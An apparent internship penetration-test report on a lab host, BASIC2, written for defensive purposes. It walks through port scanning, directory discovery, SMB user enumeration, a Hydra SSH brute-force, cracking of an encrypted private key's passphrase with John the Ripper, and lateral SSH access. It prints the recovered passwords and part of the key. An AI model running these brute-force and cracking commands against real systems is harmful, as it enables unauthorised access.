

1. EXECUTIVE SUMMARY

This report presents findings from a penetration test conducted against host **10.49.142.100** (BASIC2), an Ubuntu 20.04 LTS server. The assessment followed standard offensive security methodology: reconnaissance, enumeration, exploitation, and post-exploitation, all within an authorized, controlled environment.

Multiple **critical and high-severity vulnerabilities** allowed full compromise of the target. Key issues include weak SSH credentials brute-forced in under 4 minutes, sensitive developer notes exposed via an unauthenticated web directory listing, and a crackable SSH private key enabling lateral movement from user 'jan' to 'sean.kay'.

PENETRATION TEST REPORT

CRITICAL	1	Weak SSH credentials -- brute-forced via Hydra (jan:armando)
HIGH	2	Directory listing + credential disclosure; crackable SSH key passphrase
MEDIUM	2	Apache Struts 2.5.12 outdated; AJP connector exposed (port 8009)
LOW	1	SMB null session user enumeration
INFO	1	Tomcat 9.0.7 version banner disclosure on port 8080

2. SCOPE & OBJECTIVES

Assessor: Security Assessment Team	
Target IP	10.49.142.100
Hostname	BASIC2
OS	Ubuntu 20.04.6 LTS (Linux 5.15.0-139-generic x86_64)
Assessment Type	Black-box Internal Penetration Test
Assessment Date	June 3-4, 2026
Tester Platform	Kali Linux
Authorized By	Internship Security Program
Scope Boundary	Single host only. No DoS activity permitted.

Objectives

- * Identify all open ports and running services.
- * Discover and exploit vulnerabilities to gain unauthorized access.
- * Perform lateral movement between user accounts where possible.
- * Document all findings with reproducible evidence.
- * Provide actionable remediation recommendations.

3. TOOLS USED & TIMELINE

Nmap	7.99	Port scanning, service/OS fingerprinting
Gobuster	3.8.2	Web directory brute-force enumeration
Enum4linux	0.9.1	SMB/NetBIOS user enumeration
Hydra	9.6	SSH credential brute-force
John the Ripper	1.9	SSH private key passphrase cracking
ssh2john	--	Extract hash from encrypted SSH private key

Reconnaissance	17:46	Nmap full port scan (-T4 -A -p-)
Web Enumeration	~18:00	Gobuster directory scan on port 80
SMB Enumeration	17:55	Enum4linux user enumeration via SID
Exploitation	18:04-18:08	Hydra SSH brute-force -- user: jan
Post-Exploitation	18:11	SSH login as jan, host/file enumeration
Lateral Movement	18:22	ssh2john + John crack of kay id_rsa passphrase
Privilege Access	18:35	SSH as kay, retrieved pass.bak credential

4. RECONNAISSANCE & ENUMERATION

4.1 Host Discovery

ICMP ping confirmed the host was reachable with avg RTT ~40ms and 0% packet loss.

```
(kali@kali)-[~]
$ ping 10.49.142.100
PING 10.49.142.100 (10.49.142.100) 56(84) bytes of data.
64 bytes from 10.49.142.100: icmp_seq=1 ttl=62 time=45.2 ms
64 bytes from 10.49.142.100: icmp_seq=2 ttl=62 time=36.0 ms
64 bytes from 10.49.142.100: icmp_seq=3 ttl=62 time=45.6 ms
64 bytes from 10.49.142.100: icmp_seq=4 ttl=62 time=35.1 ms
^C
— 10.49.142.100 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 301ms
rtt min/avg/max/mdev = 35.138/40.494/45.642/4.934 ms
```

Figure: Ping to 10.49.142.100 confirming host is alive

4.2 Port & Service Scan (Nmap)

Full TCP scan with service/OS detection identified 6 open ports: 22 (SSH), 80 (HTTP), 139/445 (SMB), 8009 (AJP), 8080 (Tomcat). NetBIOS name resolved as BASIC2.

```
(kali@kali)-[~]
$ nmap -T4 -A -p- 10.49.142.100
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-03 17:46 -0400
Nmap scan report for 10.49.142.100 (10.49.142.100)
Host is up (0.039s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 3072 2b:d0:ca:85:2e:b0:33:2e:0d:73:01:10:7e:9b:ff:e6 (RSA)
|_ 256 7a:7f:00:da:a3:6a:5d:8a:89:70:71:33:44:38:d5:b1 (ECDSA)
|_ 256 09:f0:d3:fc:bb:35:b4:cd:a2:47:0a:07:3b:68:37:42 (ED25519)
80/tcp    open  http         Apache httpd 2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
139/tcp   open  netbios-ssn  Samba smbd 4
445/tcp   open  netbios-ssn  Samba smbd 4
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
|_ ajp-methods:
|_ Supported methods: GET HEAD POST OPTIONS
8080/tcp  open  http         Apache Tomcat/9.0.7
|_ http-title: Apache Tomcat/9.0.7
|_ http-favicon: Apache Tomcat
No exact OS matches for host (if you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS=SCAN(V=7.99ME=4ND=6/3NOT=22XCT=1XCU=34352XPU=YND=3NDC=TMG=YMTM=6A20A0F8
OS=XP=x86_64-pc-linux-gnuSEQ(SP=102NGCD=1XISR=10BNTI=2XCI=2XII=1XTS=A)SEQ(
OS=SP=103NGCD=1XISR=103XII=2XCI=1XTS=A)SEQ(SP=103NGCD=1XISR=108NTI=2XC
OS=1XZII=1XTS=A)SEQ(SP=104NGCD=1XISR=10FNTI=2XCI=2XII=1XTS=A)SEQ(SP=106NGC
OS=D=1XISR=10CXTI=2XCI=2XII=1XTS=A)OPS(O1=MAE8ST11NW702=MAE8ST11NW703=MAE
OS=8MT11NW704=MAE8ST11NW705=MAE8ST11NW706=MAE8ST11JWIN(W1=F4B33W2=F4B33
OS=W3=F4B33W4=F4B33W5=F4B33W6=F4B33)ECN(R=YDDF=YXT=40SW=F079D=MAE8NSNW7XCC
OS=YVQJ=)T1(R=YDDF=YXT=40XS=OWA=5+MF=ASNRD=0XQ=)T2(R=N)T3(R=N)T4(R=YDDF=YXT
OS=40XW=0XS=ASA=ZXF=RXD=0XQ=)T5(R=YDDF=YXT=40XW=0XS=ZXA=5+MF=ARQD=NRD=
OS=0XQ=)T6(R=YDDF=YXT=40XW=0XS=ASA=ZXF=RXD=0XQ=)T7(R=YDDF=YXT=40XW=0XS=
OS=ZXA=5+MF=ARQD=NRD=0XQ=)JU1(R=YDDF=NXT=40XPL=16XWUN=0XRIPL=GWRID=GWRIPCK=
OS=GARUCK=GRRUD=6)IE(R=YDDFI=NXT=40XCD=5)

Network Distance: 3 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ nbstat: NetBIOS name: BASIC2, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ clock-skew: 1s
|_ smb2-time:
|_ date: 2026-06-03T21:47:36
|_ start_date: N/A
|_ smb2-security-mode:
```

Figure: Nmap -T4 -A -p- scan results showing all open ports and service versions

Port	State	Service	Version
22/tcp	open	SSH	OpenSSH 8.2p1 Ubuntu 4ubuntu0.13
80/tcp	open	HTTP	Apache httpd 2.4.41 -- 'Undergoing maintenance'
139/tcp	open	NetBIOS-SSN	Samba smbd 4

445/tcp	open	NetBIOS-SSN	Samba smbd 4
8009/tcp	open	AJP13	Apache Jserv Protocol v1.3
8080/tcp	open	HTTP	Apache Tomcat 9.0.7

4.3 Web Service Inspection

Port 80 displayed only a 'Undergoing maintenance' placeholder page with no useful content.




Figure: Port 80 -- maintenance placeholder page

4.4 Web Enumeration (Gobuster)

Gobuster with the common.txt wordlist discovered the hidden /development/ directory.

```
(kali@kali)-[~]
$ gobuster dir -u http://10.49.142.100 -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.49.142.100
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

.hta (Status: 403) [Size: 278]
.htaccess (Status: 403) [Size: 278]
.htpasswd (Status: 403) [Size: 278]
development (Status: 301) [Size: 320] [→ http://10.49.142.100/development/]
Progress: 1891 / 4613 (40.99%)
```

Figure: Gobuster directory enumeration revealing /development/ (HTTP 301)

Browsing to /development/ revealed directory listing enabled with two files: dev.txt and j.txt.




Figure: Apache directory listing at /development/ exposing dev.txt and j.txt

dev.txt disclosed Struts version 2.5.12 and SMB configuration status.




Figure: Contents of dev.txt -- Struts version and server config notes

j.txt contained an internal memo confirming user J's /etc/shadow hash was trivially cracked.




Figure: Contents of j.txt -- internal memo confirming weak password for user 'j'

4.5 SMB/NetBIOS Enumeration (Enum4linux)

Enum4linux with null session (no credentials) enumerated three local user accounts via SID brute-force: kay, jan, ubuntu.

```
(kali㉿kali)-[~]  
$ enum4linux -e 10.49.142.100  
Unknown option: e  
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Jun  3 17:55:42 2026  
  
===== ( Target Information ) =====  
  
Target ..... 10.49.142.100  
RID Range ..... 500-550,1000-1050  
Username ..... ''  
Password ..... ''  
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```

Figure: Enum4linux starting enumeration against 10.49.142.100

```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''  
  
S-1-22-1-1000 Unix User\kay (Local User)  
S-1-22-1-1001 Unix User\jan (Local User)  
S-1-22-1-1002 Unix User\ubuntu (Local User)
```

Figure: Enumerated local users: kay (1000), jan (1001), ubuntu (1002)

5. DETAILED FINDINGS

FINDING-01: Weak SSH Password -- User 'jan'		CRITICAL
CVE / Reference	CWE-521 (Weak Password Requirements)	
CVSS Score	CVSS v3.1: 9.8 (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)	
Description	The SSH account 'jan' used password 'armando', present in rockyou.txt. Hydra brute-forced it in ~4 minutes using 16 threads at ~226 tries/min.	
Evidence	hydra -t 16 -l jan -P /usr/share/wordlists/rockyou.txt ssh://10.49.142.100 [22][ssh] host: 10.49.142.100 login: jan password: armando	
Business Impact	Full SSH access as jan. Enables reading files, installing backdoors, lateral movement.	
Remediation	Enforce strong password policy; disable SSH password auth; key-only login; deploy fail2ban.	

```
(kali@kali) ~$ hydra -t 16 -l jan -P /usr/share/wordlists/rockyou.txt ssh://10.49.142.100
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-06-03 18:04:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.49.142.100:22/
[STATUS] 226.40 tries/min, 226 tries in 00:01h, 14344175 to do in 1057:50h, 14 active
[STATUS] 217.33 tries/min, 652 tries in 00:03h, 14343751 to do in 1099:59h, 12 active
[22][ssh] host: 10.49.142.100 login: jan password: armando
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 4 final worker threads did not complete until end.
[ERROR] 4 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-06-03 18:08:40
```

Figure: Hydra brute-force recovering credentials jan:armando in ~4 minutes

FINDING-02: Web Directory Listing + Credential Disclosure		HIGH
CVE / Reference	CWE-548 (Directory Listing), CWE-312 (Cleartext Storage)	
CVSS Score	CVSS v3.1: 7.5 (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N)	
Description	Apache served /development/ with directory listing enabled. Two plaintext files exposed Struts version info and confirmed a weak password for user 'jan'.	
Evidence	http://10.49.142.100/development/ -- Index with dev.txt and j.txt accessible dev.txt: Discloses Struts v2.5.12 j.txt: Confirms weak /etc/shadow hash cracked	
Business Impact	Version disclosure enables targeted exploits. Confirmed weak credentials.	
Remediation	Disable Apache directory listing (Options -Indexes). Remove all notes from web root.	




Figure: Directory listing enabled on /development/




Figure: dev.txt exposing Struts version 2.5.12




Figure: j.txt internal memo confirming weak password

FINDING-03: SSH Private Key with Weak Passphrase (kay)

HIGH

CVE / Reference	CWE-521 (Weak Passphrase), CWE-732 (Incorrect Permission Assignment)
CVSS Score	CVSS v3.1: 7.1 (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N)
Description	As jan, /home/kay/.ssh/id_rsa was readable. AES-128-CBC key used passphrase 'beeswax' (rockyou.txt). John cracked it in under 60 seconds.
Evidence	ssh2john id_rsa.txt > hash.txt john --wordlist=rockyou.txt hash.txt --> beeswax (id_rsa.txt) ssh -i id_rsa kay@10.49.142.100 --> SUCCESS cat pass.bak --> heresareallystrongpasswordthatfollowsthepasswordpolicy
Business Impact	Lateral movement from jan to kay. pass.bak exposed cleartext password.
Remediation	Regenerate key pair with strong passphrase; chmod 600; remove pass.bak.

```

jan@ip-10-49-142-100:/home/kay$ cat pass.bak
cat: pass.bak: Permission denied
jan@ip-10-49-142-100:/home/kay$ sudo su
[sudo] password for jan:
Sorry, try again.
[sudo] password for jan:
sudo: 1 incorrect password attempt
jan@ip-10-49-142-100:/home/kay$ cd ..ssh
-bash: cd: ..ssh: No such file or directory
jan@ip-10-49-142-100:/home/kay$ cd .ssh
jan@ip-10-49-142-100:/home/kay/.ssh$ ls
authorized_keys  id_rsa  id_rsa.pub
jan@ip-10-49-142-100:/home/kay/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4, ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75

```

```

IoNb/J0q2Pd56EZ23oAaJxLvhuSZ1crRr40NGUAnKcRxcg3+9vn6xcujpzUDuUtlZ
o9dyIEJB4wUzTueBPsmB487RdFVktOVQrVhty1K2aLy2Lka2Cnfjz8Llv+FMadsN
XRvjw/HRiGcXPY8B7nsA1eiPYrPZHIH3QOFIYLSPMYv79RC65i6frkDSvxXzbdFX
AkAN+3T5FU49AEVKBJtZnLTEBw31mxjv0LXAqIaX5QfeXMacIQOUWCHATlpVxmN
lG4BaG7cVxs1AmPieflx7uN4RuB9NZS4Zp0lpbCb4UEawX0Tt+VKd6kzh+Bk0aU
hWQJCdnb/U+dRasu3oxqykLKU2dPseU7rlvPAqa6y+ogK/woTbnTrkRngKqLQxML
lIWZye4yrLETfc275hzVVYh6FkLgtOfaLy0bMqGirM+eWVoX0rZPB1v8iyNTDdDE
3jRjqb0G1Ps01hAWKIRxUPaEr18LcZ+0LY00Vw2oNL2xKUgtQpV2jwH04yGdXbfJ
LYWlXxnJJpVMhKC6a75pe4ZVxfmMt0QcK4oK01aRGMqLFNwaPxJYV6HauUoVExN7
bUpo+eLYVs5mo5tbpWdh0NRfnGP1t6bn7Tvb77ACayGzHdLpIAqZmv/0hwRTnrb
RVhY1CUf7xGNbmzYHZNwMppE218mFSaVFCJEC3cDgn5TvQUXfh6CJJRVrhdXVy
VqVjsot+CzF7mbWm5nFstPPL0nndC6JmrUEUjeIbLzBcW6bX5s+b95eFeceWmMVe

```

Figure: Encrypted id_rsa private key found in /home/kay/.ssh/ -- readable by jan

```

(kali@kali)-[~/intership/task5]
$ ls
id_rsa.txt
(kali@kali)-[~/intership/task5]
$

```

Figure: ssh2john and hash.txt extracted to local task5 directory

```

(kali@kali)-[~/internship/task5]
$ ls
id_rsa.txt

(kali@kali)-[~/internship/task5]
$ python3 /usr/share/john/ssh2john.py id_rsa.txt > hash.txt

(kali@kali)-[~/internship/task5]
$ ls
hash.txt id_rsa.txt

(kali@kali)-[~/internship/task5]
$

```

Figure: ssh2john extracting hash from id_rsa for cracking

```

(kali@kali)-[~/internship/task5]
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax (id_rsa.txt)
1g 0:00:00:00 DONE (2026-06-03 18:22) 20.00g/s 1655Kp/s 1655Kc/s 1655KC/s behlat..bammer
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

```

Figure: John the Ripper cracking passphrase 'beeswax' from rockyou.txt

```

(kali@kali)-[~]
$ ssh jan@10.49.142.100
The authenticity of host '10.49.142.100 (10.49.142.100)' can't be established.
ED25519 key fingerprint is: SHA256:h2VCDYN3GsihK/ahChP3mx9TZdaJkyRvc1EqM6IGJ8o
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.49.142.100' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
jan@10.49.142.100's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Wed 03 Jun 2026 06:11:05 PM EDT

System load:  0.02          Processes:      106
Usage of /:   50.5% of 13.62GB Users logged in:  0
Memory usage: 47%          IPv4 address for eth0: 10.49.142.100
Swap usage:   0%

Expanded Security Maintenance for Infrastructure is not enabled.

0 updates can be applied immediately.

Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changeLogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Your Hardware Enablement Stack (HWE) is supported until April 2025.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

```

Figure: SSH login as jan -- initial access established

```

individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Mon Apr 23 15:55:45 2018 from 192.168.56.102
jan@ip-10-49-142-100:~$ ls
jan@ip-10-49-142-100:~$ ls
jan@ip-10-49-142-100:~$ ls
jan@ip-10-49-142-100:~$ cd /home
jan@ip-10-49-142-100:/home$ ls
jan  kay  ubuntu
jan@ip-10-49-142-100:/home$ █

```

Figure: Home directory listing showing users: jan, kay, ubuntu

```

jan@ip-10-49-142-100:/home/kay/.ssh$
jan@ip-10-49-142-100:/home/kay/.ssh$
jan@ip-10-49-142-100:/home/kay/.ssh$ ssh -i /home/kay/.ssh/id_rsa kay@10.49.142.100
Could not create directory '/home/jan/.ssh'.
The authenticity of host '10.49.142.100 (10.49.142.100)' can't be established.
ECDSA key fingerprint is SHA256:041ivRpEQ+Kkv50F8m6Sh+wb0xwRRlc0+EF03DELS+o.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Failed to add the host to the list of known hosts (/home/jan/.ssh/known_hosts).
Enter passphrase for key '/home/kay/.ssh/id_rsa':
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
